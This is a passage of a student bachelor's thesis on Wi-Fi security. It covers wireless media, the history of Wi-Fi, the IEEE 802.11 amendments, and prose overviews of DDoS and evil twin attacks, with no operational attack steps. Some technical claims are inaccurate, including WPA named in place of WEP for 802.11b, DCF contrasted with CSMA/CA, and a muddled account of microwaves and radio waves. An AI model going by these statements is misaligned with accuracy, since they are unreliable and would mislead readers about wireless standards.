Security Of Wi-Fi Networks

Eliza Nageb Toma Rassam

Bachelor's thesis
2023

Tomas Bata University in Zlín
Faculty of Applied Informatics

Tomas Bata University in Zlín
Faculty of Applied Informatics
Department of Informatics and Artificial Intelligence

Academic year: 2022/2023

ASSIGNMENT OF BACHELOR THESIS

(project, art work, art performance)

Name and surname:	**Eliza Nageb Toma Rassam**
Personal number:	**A19907**
Study programme:	**B0613A140021 Software Engineering**
Type of Study:	**Full-time**
Work topic:	**Bezpečnost Wi-Fi sítí**
Work topic in English:	**Security of Wi-Fi Networks**

Theses guidelines

1. Make research in the area of Wi-Fi network security.
2. Define the most common security threats to wireless networks.
3. In the practical part, conduct a security research on public Wi-Fi networks in a selected area.
4. Describe and test the security settings of a selected Wi-Fi equipment.
5. Analyse the vulnerabilities of Wi-Fi networks and make security suggestions.

Form processing of bachelor thesis: **printed/electronic**

Recommended resources:

1. ORIYANO, Sean-Philip. Penetration testing essentials. Hoboken, NJ: Sybex, 2017, 1 online resource. ISBN 9781119235330. Available on: https://proxy.k.utb.cz/login?ur =https://onlinelibrary.wiley.com/doi/book/10.1002/9781119419358
2. HICKEY, Matthew a Jennifer ARCURI. Hands on hacking. Indianapolis: Wiley, 2020, 1 online resource. ISBN 9781119561507. Available on: https://proxy.k.utb.cz/login?ur =https://onlinelibrary.wiley.com/doi/book/10.1002/9781119561507
3. SADIQUI, Ali. Computer network security. [Place of publication not identified]: ISTE, 2020, 1 online resource. ISBN 9781119706762. Available on: https://proxy.k.utb.cz/login?url=https://onlinelibrary.wiley.com/doi/book/10.1002/9781119706762
4. TANENBAUM, Andrew S. a D. WETHERALL. Computer networks. Fifth edition. New Delhi: Dorling Kindersley, [2014], 804 s. ISBN 9789332518742.
5. ROBERTAZZI, Thomas G. Introduction to computer networking. Cham: Springer, 2017, 1 online resource. Available on: doi:9783319531038
6. Lee Barken. How Secure is Your Wire ess Network? Safeguarding Your Wi-Fi LAN. Prentice Hall PTR. 2003.ISBN: 0-13--140206-4.

Supervisors of bachelor thesis: **doc. Ing. Jiří Vojtěšek, Ph.D.**
Department of Process Control

Date of assignment of bachelor thesis: **October 22, 2022**
Submission deadline of bachelor thesis: **August 19, 2023**

UNIVERZITA TOMÁ E BATI VE ZLIN
Fakulta aplikované informatiky

doc. Ing. Jiří Vojtěšek, Ph.D. m.p.
Dean

prof. Mgr. Roman Jašek, Ph.D., DBA m.p.
Head of Department

In Zlín October 25, 2022

I hereby declare that:

- I understand that by submitting my Bachelor´s Thesis, I agree to the publication of my work according to Law No. 111/1998, Coll., On Universities and on changes and amendments to other acts (e.g. the Universities Act), as amended by subsequent legislation, without regard to the results of the defence of the thesis.
- I understand that my Bachelor´s Thesis will be stored electronically in the university information system and be made available for on-site inspection, and that a copy of the Bachelor´s Thesis will be stored in the Reference Library of the Faculty of Applied Informatics, Tomas Bata University in Zlín, and that a copy shall be deposited with my Supervisor.
- I am aware of the fact that my Bachelor´s Thesis is fully covered by Act No. 121/2000 Coll. On Copyright, and Rights Related to Copyright, as amended by some other laws (e.g. the Copyright Act), as amended by subsequent legislation; and especially, by §35, Para. 3.
- I understand that, according to §60, Para. 1 of the Copyright Act, TBU in Zlín has the right to conclude licensing agreements relating to the use of scholastic work within the full extent of §12, Para. 4, of the Copyright Act.
- I understand that, according to §60, Para. 2, and Para. 3, of the Copyright Act, I may use my work - Bachelor´s Thesis, or grant a license for its use, only if permitted by the licensing agreement concluded between myself and Tomas Bata University in Zlín with a view to the fact that Tomas Bata University in Zlín must be compensated for any reasonable contribution to covering such expenses/costs as invested by them in the creation of the thesis (up until the full actual amount) shall also be a subject of this licensing agreement.
- I understand that, should the elaboration of the Bachelor´s Thesis include the use of software provided by Tomas Bata University in Zlín or other such entities strictly for study and research purposes (i.e. only for non-commercial use), the results of my Bachelor´s Thesis cannot be used for commercial purposes.
- I understand that, if the output of my Bachelor´s Thesis is any software product(s), this/these shall equally be considered as part of the thesis, as well as any source codes, or files from which the project is composed. Not submitting any part of this/these component(s) may be a reason for the non-defence of my thesis.

I herewith declare that:

- I have worked on my thesis alone and duly cited any literature I have used. In the case of the publication of the results of my thesis, I shall be listed as co-author.
- That the submitted version of the thesis and its electronic version uploaded to IS/STAG are both identical.

In Zlín; dated: ....

Student´s Signature

ABSTRAKT

Tato bakalářská práce se zaměřuje na zkoumání bezpečnostních aspektů bezdrátové komunikace, konkrétně Wi-Fi sítí. Problematika se týká zranitelností a hrozeb spojených s veřejnými Wi-Fi sítěmi a vyhodnocením bezpečnostních opatření ve vybraných Wi-Fi zařízeních. Výzkumná metoda a její návrh zahrnují komplexní přehled literatury, sběr dat z různých lokalit a penetrační testování na jednotlivých bezpečnostních standardech Wi-Fi. Zjištění zdůrazňují rozšířené přijetí standardu bezdrátového zabezpečení Wi-Fi Protected Access 2 (WPA2). Odhalují však limity v nedostatečné aplikaci nejnovějšího standardu WPA3 z důvodu nízkého rozšíření v zařízeních. Výsledky penetračních testů navíc ukazují, jak jednoduché je získat neoprávněný přístup do špatně zabezpečených Wi-Fi sítí, nebo sítí se silným šifrováním, ale nesprávně zvolenými hesly. Tato práce zdůrazňuje klíčové implikace z hlediska bezpečnosti komunikace. Zdůrazňuje kritické aspekty, které je třeba zvážit, včetně významu povědomí o bezpečnosti, důležitosti silných hesel a potřeby neustálého vyhodnocování a upgradu.

Klíčová slova: bezdrátová komunikace, Wi-Fi sítě, zranitelnost, hrozba, sběr dat, penetrační test, Bezdrátový bezpečnostní protokol, heslo

ABSTRACT

This bachelor thesis focuses on the investigation of security aspects in wireless communication, specifically Wi-Fi networks. The problem at hand pertains to the vulnerabilities and threats associated with public Wi-Fi networks and the evaluation of security measures in selected Wi-Fi equipment. The research method and design encompassed a comprehensive literature review, data collection from various locations, and penetration testing on different Wi-Fi security standards. The findings emphasize the widespread adoption of the Wi-Fi Protected Access 2 (WPA2) wireless security standard. They do, however, reveal limitations in the adoption and implementation of the most recent standard. Furthermore, the results of the penetration tests show how simple it is to gain unauthorized access to poorly secured Wi-Fi networks or networks with strong encryption but easily guessable passwords. This thesis highlights key implications from a communication security perspective. It emphasizes the critical aspects that need consideration, including the significance of security awareness, the importance of strong passwords, and the need for continuous evaluation and upgrading.

Keywords: wireless communication, Wi-Fi networks, vulnerability, threat, data collection, penetration test, Wireless security protocol, password

ACKNOWLEDGEMENTS

I would like to express my sincere gratitude to my family, friends, and colleagues for their unwavering emotional and mental support throughout not only the thesis writing process but also my entire academic journey away from home. Their encouragement and understanding have been instrumental in my success.

I would also like to extend my heartfelt appreciation to my supervisor doc. Ing. Jiří Vojtěšek, Ph.D., and Ing. David Malaník, Ph.D., for their invaluable guidance and provision of essential knowledge. Their expertise and insights have greatly contributed to the quality and depth of this thesis. I am truly grateful for their dedication and patience in mentoring me.

I hereby declare that the print version of my Bachelor's/Master's thesis and the electronic version of my thesis deposited in the IS/STAG system are identical.

CONTENTS

INTRODUCTION

The widespread availability of wireless Wi-Fi networks has resulted in a revolutionary shift in our connectivity, communication, and information access. It has become an essential part of our daily lives, providing seamless and dependable wireless connectivity to individuals, businesses, and communities. In today's digital landscape, the security of Wi-Fi networks is critical to consider. While Wi-Fi networks are convenient and flexible, they can also be vulnerable to a variety of security threats. To protect against these threats, it is important to have a fundamental understanding of certain aspects of Wi-Fi security. This includes being aware of the Wi-Fi IEEE standard being used, the type of wireless security protocol employed, and the available security techniques that can be implemented to enhance protection against unauthorized access, data breaches, and other network security threats.

Based on personal experience, it became evident that a significant number of individuals I engaged with had a limited understanding of secure and insecure networks. They were largely unaware of the potential risks associated with connecting to inadequately secured access points, particularly in public environments where numerous access points with open authentication are prevalent. This observation underscores the critical importance of raising awareness regarding the presence of suspicious access points and exercising caution when utilizing open or weakly secured networks.

The main objective of this thesis is to provide the reader with a clear understanding of Wi-Fi security. It aims to explain the most common threats to Wi-Fi security and how they operate, while also emphasizing the measures that can be taken to safeguard against these threats. The thesis intends to demonstrate the significance of implementing robust security settings and strong authentication protocols by showcasing how easily networks can be breached and accessed using different security configurations.

I. THEORY

1 RESEARCH AND LITERATURE REVIEW

This chapter explores wireless communication and its role in our daily lives. The security of Wi-Fi networks is investigated, with a focus on understanding the evolving security challenges and studying successful solutions to safeguard wireless communication.

1.1 Overview of Research Topic

This study's research topic is Wi-Fi network security, with an emphasis on understanding the evolving nature of security challenges and investigating effective security measures for wireless communication. The goal is to add to the body of knowledge in Wi-Fi network security by investigating threats, techniques, protocols, infrastructure, and equipment. This study also includes empirical research conducted in 12 different locations throughout Zlin to assess the security of Wi-Fi devices in those areas.

1.1.1 Research Objectives and Scopes

The primary objectives of this research are as follows:

- Analyze and assess various types of threats in Wi-Fi networks, such as distributed denial-of-service (DDoS) attacks, evil twin attacks, man-in-the-middle (MITM) attacks, advanced persistent threat (APT) attacks, and password attacks.
- Investigate wireless security techniques used in Wi-Fi networks, such as encryption, intrusion detection systems (IDS), anti-virus software, content filtering, and authentication and authorization mechanisms.
- Examine and evaluate the efficacy of various wireless security protocols, including Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), Wi-Fi Protected Access 2 (WPA2), and Wi-Fi Protected Access 3 (WPA3).
- Investigate Wi-Fi network infrastructure, such as different types of connections, antennas, network interface cards (NICs), and licensed vs. unlicensed frequencies.
- Investigate the characteristics of Wi-Fi network components such as routers and wireless access points (APs).

The scope of this research will include analyzing existing literature, conducting empirical studies, and performing penetration tests on selected Wi-Fi equipment to assess the security of various protocols.

1.1.2 Significance of the study

Wi-Fi networks have become an integral part of our daily lives, and their widespread use necessitates the implementation of robust security measures. This research is highly significant as it focuses on identifying potential threats in computer networks and investigating the security techniques that can be used to protect against them. The primary goal of this study is to provide a thorough understanding of wireless communication networks while also shedding light on the security issues they face. Furthermore, the study intends to investigate the various types of connections found in Wi-Fi networks as well as the components that comprise these networks.

1.2 Wireless communication

Wireless communication technology affects our daily lives in ways we are unaware of. If you own a business, you might be interested in learning how to use the various wireless communication methods to your advantage.

A wireless connection is the establishment of communication between two points without the use of wires or a physical medium. The method of wireless communication can be done by the transfer or exchange of information using electromagnetic waves. You can find an illustration of the different methods of wireless communication and technology in Figure 1. Two of the most commonly used wireless communication mediums are utilized for Wi-Fi communication and are described in this chapter.



Radio Wave
Infrared Wave
Wireless Communication Medium
Micro Wave
Bluetooth
Satellite
Utilized Mediums for Wi-Fi Communication

Figure 1 Methods used for wireless communication

Wireless communication encompasses a broad range of electromagnetic frequencies, as outlined in Figure 2, which categorizes the spectrum into relevant groups.



← Increasing Frequency (ν)
10^24 10^22 10^20 10^18 10^16 10^14 10^12 10^10 10^8 10^6 10^4 10^2 10^0 ν (Hz)
γ - Rays
X - Rays
UV
IR
Microwave
Radio Waves
FM
AM
Long Radio Waves
10^-16 10^-14 10^-12 10^-10 10^-8 10^-6 10^-4 10^-2 10^0 10^2 10^4 10^6 10^8 λ (m)
Increasing Wavelength (λ) →
Visible Light

Figure 2 Electromagnetic Spectrum

1.2.1 Radio Wave

Radio, known by the vast population as sound communication, uses radio waves. The composition of those waves is electricity and magnetism. Radio operates by sending and receiving electromagnetic waves. The lifecycle of a radio wave is initiated by a **transmitter** that generates and propagates a radio wave into space that the **receiver** can detect and pick up from space. Therefore, a radio signal is a swift electronic current moving back and forth.

The radio wave frequency ranges between 3 kHz to 3,000 GHz. This wide range of frequencies allows the use of radio waves in different wireless technologies such as Amplitude and Frequency Modulation (AM/FM) broadcasting radio, television, cellular communication, Bluetooth, and Wi-Fi.

Broadcasting Radio is typically used to transmit music, news, and other types of programs from a single broadcast station to many individual listeners who have access to radio receivers [5]. The simplest form of a radio wave does not contain any information when transmitted. In order to populate the wave with information, the wave needs to be modulated. The most common modulation methods are AM/FM.

In *television*, radio waves are used to broadcast single from a television station to antennas of receiving devices. The signal carries the audio and video information for a television program. The receiving device will decode the audio wave signal to display the audio and video content on the screen.

Cellular communication is the super-high-frequency bands used to transmit cell phone signals. This high frequency sits on the electromagnetic spectrum between FM radio and microwave ovens. When a call is made, the cell phone sends a signal to the base station, which assigns it a radio frequency (RF), and the base station transfers it to a center where it can be sent to a regular or another cell phone.

Wi-Fi technology uses radio waves to operate. Wi-Fi technology enables wireless local area networking by transferring data between Wi-Fi-enabled devices such as laptops, smartphones, and tablets, as well as Wi-Fi routers, using RF signals in the 2.4 GHz and 5 GHz frequency bands [1].

1.2.2 Microwave

Microwave communication is a technology that uses microwave radio frequencies to send information such as voice, data, and video over long distances .

Microwave communication is established when a transmitter converts electrical signals into microwave radio waves, which then transmit through the air to a receiver in microwave communication systems. The receiver then converts the microwave radio waves into electrical signals that the user can understand. Microwave frequencies typically range from 1 GHz to 100 GHz. Microwave signals can be focused into a tight beam due to their shorter wavelength, making them suitable for long-distance and point-to-point communication.

Microwave energy can be used in several different fields. However, the focus of this research is mainly associated with communication and information transfer in radio frequency identification and Wi-Fi.

Radio Frequency Identification (RFID) is a wireless identification and tracking technology that uses radio waves to identify and track objects such as products, animals, or people. RFID systems are made up of three parts: an RFID tag, an RFID reader, and an antenna. When an RFID reader connected to a computer or network approaches the tag, it sends out a microwave frequency that energizes the tag's antenna, causing it to send back its unique identification number to the reader.

As mentioned earlier, *Wi-Fi technology* uses radio waves to transmit data between devices over a long-distance network wirelessly. They are modulated with information and sent from a Wi-Fi device (such as a router) to a receiver (such as a laptop). Wi-Fi utilizes microwaves to transmit data within radio waves, resulting in the high data transfer rates required for modern internet applications. Wi-Fi's microwave frequency is typically 2.4 GHz or 5 GHz. In summary, radio waves provide the range for Wi-Fi communication, while microwaves provide the speed [2].

2 WI-FI

Wireless Fidelity (Wi-Fi) is a radio wave signal used in networking technology that allows data exchange at high speed over a distance. Wi-Fi is a popular choice for home and business networks, as it allows Local Area Networks (LANs) to operate without needing cables or wiring. Additionally, Wi-Fi-enabled devices can access the internet wirelessly when in proximity to areas with Wi-Fi access, known as *hot spots*.

2.1 History

Wireless networks have grown and evolved tremendously over the past century. The idea for the internet, as we know it today, can be traced back to memos written in August 1962 by Joseph Carl Robnett Licklider, who discussed the concept of galactic network. The origin and history of the internet date back to the 1960s.

However, the origin of wireless signals and waves date back much further. Bose famously demonstrated microwaves in the 1890s by using them to remotely ring a bell and ignite gunpowder. He noticed that there was no need to wires for a connection because waves could easily pass through a wall. Like any ground-breaking communication innovation, this one was soon put to use in the military. To prevent the British from listening in, the German military began using radios with shifting frequencies in 1915. The military, emergency services, and law enforcement agencies have been the main early adopters of wireless technology. For instance, soldiers carrying wireless communication equipment in vehicles and backpacks have been depicted in scenes from World War II movies [3].

The first ever communication done between a group of networked computers was in 1969 by Advanced Projects Research Agency Network. By the late 1970's a clearer networking protocol was introduced, called (IP) Internet Protocol. IP was a breakthrough that brought substantial growth in the next few years in terms of wireless networking. From the 1970s to the early 1990s, the increasing demand for wireless connectivity could only be satisfied by a small selection of expensive hardware. These products offered no equipment seamless integration among different manufacturers, no security features, and unsatisfactory performance in comparison to the then-standard 10 Mbps wired Ethernet [4].

2.2 Wi-Fi Standards

The standardization of Wi-Fi technology has been instrumental and a catalyst in the widespread adoption and success of Wi-Fi. As of 2022, at least a billion Wi-Fi APs are connected to nearly 100 billion Internet-enables devices, allowing for the utilization of millions of applications that can be accessed from any location [5].

The Institute of Electrical and Electronics Engineers (IEEE) is a large international organization that advances innovation and technology for the good of society. 802.11 is an IEEE standard for wireless communication. The creation of 802.11 was a contributing effort of many companies. With each company having its version of the device, it became difficult for those devices to work together. The Wi-Fi Alliance organization was established to solve this interoperability issue. They formed an agreement that became the foundation that all members of the organization followed. The purpose of the agreement was to establish interoperability between the various manufacturers' devices [4].

Wi-Fi has become more complex and has been upgraded numerous times in the last decade. These upgrades are known as amendments of Wi-Fi. With these amendments an effort can be seen to meet the need of new applications and demands as well as modifications to increase the capacity and effectiveness of the Wi-Fi.

Some of the obvious areas where standardization helped Wi-Fi include:

- *Interoperability*, which is the compatibility of devices from various manufacturers. Which also allows backward compatibility, where newer devices can interoperate with older devices.
- *Consistency* in user experience, also known as ease of use, Allows people to connect their devices to Wi-Fi networks more easily [6].
- The *widespread availability* of Wi-Fi devices and APs. This has led Wi-Fi to evolve into a crucial element of the modern information society. As of 2023, approximately 65% of the global population were users of Wi-Fi [7].
- The *performance* of wireless communication. It is the regulation in the speed, range, and reliability of Wi-Fi technology.
- Improvement in the *security* of the Wi-Fi by establishing encryption and authentication protocol [6].

Table 1: List of major Wi-Fi amendments

IEEE Standard	Wi-Fi Alliance Number
802.11	Legacy 802.11
802.11b	Wi-Fi 1*
802.11a	Wi-Fi 2*
802.11g	Wi-Fi 3*
802.11n	Wi-Fi 4
802.11ac	Wi-Fi 5
802.11ax	Wi-Fi 6
802.11be	Wi-Fi 7

Table 1 lists the major updates of Wi-Fi in a timely order. Their main improvements and the highest data rates they can handle, along with other characteristics, are explained further in this section. The asterisk (*) in Wi-Fi 1, Wi-Fi 2, and Wi-Fi 3 under the Wi-Fi Alliance number represent the unofficial names of the amendments.

For the remaining of this chapter, All the standards listed in Table 1 are described with their characteristics, including their data rates, bandwidths, modulation schemes, network range, and security.

2.2.1 802.11 Legacy

The IEEE 802.11 introduced in 1997, was the original version that became the standard of wireless networking.

- Data rate: IEEE 802.11 wireless network had a transmission rate of 1 or 2 Mb/s.
- Band: It operated in the infrared band or by RF band. A 2.4 GHz industrial scientific medical (ISM) band was allocated for wireless networks.
- Modulation scheme: The 802.11 protocol covers the Medium Access Control Sublayer (MAC) and Physical layer of the Open Systems Interconnection (OSI) seven-layer reference model. At the physical layer, Direct sequence Spread Spectrum (DSSS) technique is used to propagate the signal across a wide frequency band to reduce interference and increase transmission security.
- Network range: The range in this amendment extends as far as 100 meters outdoors.

- Security: In this amendment, security methods were not specified. Some manufacturers provided authentication based on MAC addresses, in which access-points kept a list of MAC addresses of devices that were allowed to connect to them [4].

2.2.2 802.11b

The IEEE 802.11b standard came right after legacy 802.11 in 1999.

- Data rate and band: IEEE 802.11b had an extended transmission rate of 1 to 11 Mb/s using the same 2.4 GHz band. The extension in link-rate makes it suitable for higher bandwidth applications such as video and audio streaming.
- Modulation scheme: In terms of the physical layer, IEEE altered the rules of Ethernet networking by introducing new physical and data-link layers to the ISO model in order to provide Ethernet over RF. The new implementation of the physical layer was the High-rate Direct-Sequence Spread Spectrum (HR-DSSS).
- Network range: the range extended to maximum of 100 meters outdoors.
- Security: The security standard that the 802.11b standard implemented was Wired Equivalent Privacy (WEP). The WPA worked by encrypting the data using the Rivest Cipher 4 (RC4) stream cipher. The encryption was based on the use of a shared secret key to scramble the data. The key was used both to encrypt data at the source and to decrypt data at the destination [8].

2.2.3 802.11a

The IEEE 802.11a standard was adopted in 1999.

- Data rate: IEEE 802.11a operates in the 5 GHz frequency band and has a data transfer rate of up to 54 Mb/s. The 5 GHz frequency band is less congested and less prone to interference from other devices. It can also support multiple channels, improving network efficiency and reducing congestion .
- Modulation scheme: Regarding the MAC protocol, IEEE 802.11a standard employs a separate MAC layer protocol based on the Distributed Coordination Function (DCF) as opposed to the Carrier Sense Multiple Access with Collision Avoidance (CSMA/CA) protocol adopted by the previously described standards. As for the PHY layer, the 802.11a standard is the first amendment to employ Orthogonal Frequency Division Multiplexing (OFDM) technology. Which is more advanced than DSSS [9].

- Network range: the network’s maximum range is 100 meters outdoors.
- Security: The security feature implemented in this amendment is the WEP. As well as access-control mechanisms, such as MAC address filtering, to regulate which devices are allowed to join the network [10].

2.2.4 802.11g

IEEE 802.11g standard was released in 2003.

- Data rate: IEEE 802.11g operates in the 2.4 GHz frequency band and can deliver data at up to 54 Mb/s.
- Interoperability: It is an 802.11b standard extension that is backward-compatible with 802.11b devices. It is regarded as one of the most widely used wireless networking standards.
- Modulation scheme: The standard employs the same MAC protocol as 802.11b, but with a more efficient modulation technique OFDM to provide faster data rates and better performance in noisy environments. As for the PHY layer, DSSS and complementary code keying (CCK) implementation is used to build data rates up to 11 Mb/s, and OFDM is used to achieve higher data rates up to 54 Mb/s. When communicating with legacy 802.11b devices, it will revert back to either DSSS or CCK modulation [11].
- Security: Another benefit of 802.11g is its support for WPA2, which provides strong wireless network security. As well as 802.1X authentication and MAC address filtering are used to control network access and prevent unauthorized access [10].

2.2.5 802.11n (Wi-Fi 4)

IEEE 802.11n standard, also known as Wi-Fi 4, was released in 2009. This standard was intended to implement some significantly improved characteristics. Considering the high demand on video streaming at the time, the goal with this amendment was to achieve higher speed and capacity.

- Data rate: 802.11n standard supported techniques that allowed data rates up to 600 Mb/s that operated in a frequency band of 2.4 GHz and 5 GHz. A massive improvement from the previous standards.

- Interoperability: IEEE 802.11n can also connect with amendments that support 802.11a/b/g due to its backward compatibility with earlier Wi-Fi protocols.
- Modulation scheme: To increase the efficiency and reliability of data transmission, the 802.11n standard employs Multiple Input Multiple Output (MIMO) technology and a combination of OFDM and DSSS modulation. The MIMO allows for Existence of numerous independent streams on the same frequency, reduce coding overhead, reduce guard interval and inter-frame spacing, additional channel bonding PHY, and reduction of MAC layer overhead [4].
- Network range: The range extended to maximum of 250 meters outdoors.
- Security: In this amendment the security used is Wi-Fi Protected Access 2 (WPA 2) [10].

2.2.6 802.11ac (Wi-Fi 5)

IEEE 802.11ac standard, also known as Wi-Fi 5, was introduced in 2013. This amendment promised improvement in several areas over its predecessors.

- Data rate: IEEE 802.11ac allows data rates of at least 1 Gb/s with a frequency band of 5 GHz. which is a large improvement compared to 802.11n.
- Multiple antennas: Numerous antennas could be used in IEEE 82.11ac to increase wireless transmission reliability and speed. MIMO technology is used, which enables it to send and receive data in several streams.
- Channel bonding: Channel bonding, a feature of IEEE 802.11ac, enables the fusion of several wireless channels into a single, broader channel. This could boost the wireless network's overall performance and increase available capacity.
- Network range: The range can extend to approximately 90 meters outdoors
- Security: IEEE 802.11ac supports the Advanced Encryption Standard (AES) encryption algorithm, WPA2, 802.1X authentication, MAC address filtering, and Guest network support [12].

2.2.7 802.11ax (Wi-Fi 6)

The most recent wireless networking standard, IEEE 802.11ax, generally referred to as Wi-Fi 6, offers considerable upgrades over IEEE 802.11ac.

- Data rate: This amendment promises higher data rate up to 10 Gb/s with a frequency band of both 2.4 GHz and 5 GHz.

- Interoperability: Devices that support earlier standards can connect to an IEEE 802.11ax network because IEEE 802.11ax is designed to be backward compatible with them.
- Modulation scheme: This standard implements the techniques Orthogonal Frequency Division Multiple Access (OFDMA) and Multi-User Multiple Input Multiple Output (MU-MIMO). These techniques will allow the support for a higher number of connected devices
- Security: the security standards used in this standard include Wi-Fi Protected Access 3 (WPA 3), Opportunistic Wireless Encryption (OWE), Enhanced Open, Extensible Authentication Protocol (EAP), Management Frame Protection, and Protected Management Frames [13].

2.2.8 802.11be (Wi-Fi 7)

The IEEE 802.11be, also known as Wi-Fi 7, is the next upcoming amendment of Wi-Fi. The IEEE 802.11 working group is actively creating the 802.11be future Wi-Fi standard.it is expected to be released early 2024. There isn't a definitive specification for 802.11be yet, thus the specifications' characteristics and features could change.

- Data rate: the data rate is expected to go as high as 30 Gb/s.
- Improved reliability: Features including channel bonding, dynamic frequency selection, and interference mitigation techniques are anticipated to be included in 802.11be in order to increase reliability and decrease packet loss.
- Improved security: To stave off security risks, 802.11be is anticipated to incorporate stronger encryption and authentication procedures, including the most recent version of WPA.
- Better power efficiency: 802.11be is anticipated to enable power-saving features including target wake time (TWT) and deep sleep modes to lower power usage and lengthen the battery life of mobile devices [14].

3 SECURITY IN COMPUTER NETWORKS

Security in computer networks, also known as Wireless security, protects computers and data on wireless networks, such as Wi-Fi networks, from unauthorized access or harm. It also protects the wireless network from malicious actors who want to jeopardize its confidentiality, integrity, or availability.

Security in computer networks is essential for many reasons. The most common reasons include safeguarding sensitive data, ensuring regulatory compliance, preventing cyberwarfare, ensuring business continuity, and preserving credibility and confidence. For these reasons, security methods, standards, and techniques were developed. This chapter will focus mainly on the threats in computer networks, Security standards developed over the years, and some security techniques popular in this era.

3.1 Threats in Computer Networks

Technological innovation in computer networking and communication has been tremendous over the decades. The goal has always been for humans to live easier and minimize task-heavy technology and establish and grow businesses with accessible resources that make the everyday life of an individual insightful. However, with every technological advancement comes challenges that cause a threat, especially with technologies regarding the wireless exchange of information. Making communication much easier between devices could mean that the communication is more fragile, which means the possibility of a threat to communication becomes more probable. In order to combat these threats and establish a more intelligent method to secure that communication, it is necessary to understand the threat in detail. This section will list and describe the main threats to a wireless security network.

3.1.1 Distributed Denial-of-Service (DDoS) Attack

To understands what a DDoS attack is, we must first understand the method and logic behind Denial-of-Service (DoS) attack. This attack is the way of denying a service to legitimate users. It prevents a machine, server, or network from responding to user’s request. It does so by a process called resource exhaustion, where the entirety of the available bandwidth, disk space, or memory capacity is taken up.

The primary distinction between DoS and DDoS attacks is that a single attacker conducts a DoS attack on a single computer. In contrast, a group of attackers conducts a DDoS attack on a network of infected computers. This is accomplished by the attacker gaining control of these computers via malware and establishing a system of "zombie" machines known as a botnet. The botnet is subsequently utilized to launch a coordinated attack on a specific server or network, flooding it with traffic from multiple sources.

The DDoS attack doesn't directly grant unauthorized access to the network by attacking the AP and cracking the password. However, it can aid in the process. DDoS attacks are used as a diversionary tactic by attackers to distract network administrators and security personnel while they attempt to gain unauthorized access to the network via other means, such as a password attack or a man-in-the-middle attack [15].

3.1.2 Evil Twin attack

An Evil Twin Attack is a wireless network attack where a counterfeit wireless AP is established to resemble a legitimate AP to which users would typically connect. The attacker deploys the false AP in proximity to the authentic AP and assigns it a Service Set Identifier (SSID) that is either identical or comparable to the real AP's name. The imposter AP then broadcasts its SSID, anticipating that unwary users will connect to it, assuming it is the legitimate AP. Evil Twin attack is illustrated in the Figure 3 below.

An evil twin attack attempts to trick users into connecting to a fake AP, allowing the attacker to gain unauthorized access to the network by intercepting network traffic and stealing sensitive information such as login credentials, financial information, or other sensitive data. This information can then be used by the attacker to launch additional attacks, such as man-in-the-middle attacks, to gain even more access to the user's network.

An evil twin attack can be launched in a variety of ways, including the use of software tools such as wireless sniffers or the creation of a fake AP using a portable wireless router.

Attackers can also use social engineering techniques to convince users to connect to the fake AP, such as placing the fake AP in a public place and giving it a name that suggests it belongs to a legitimate organization or business [16].

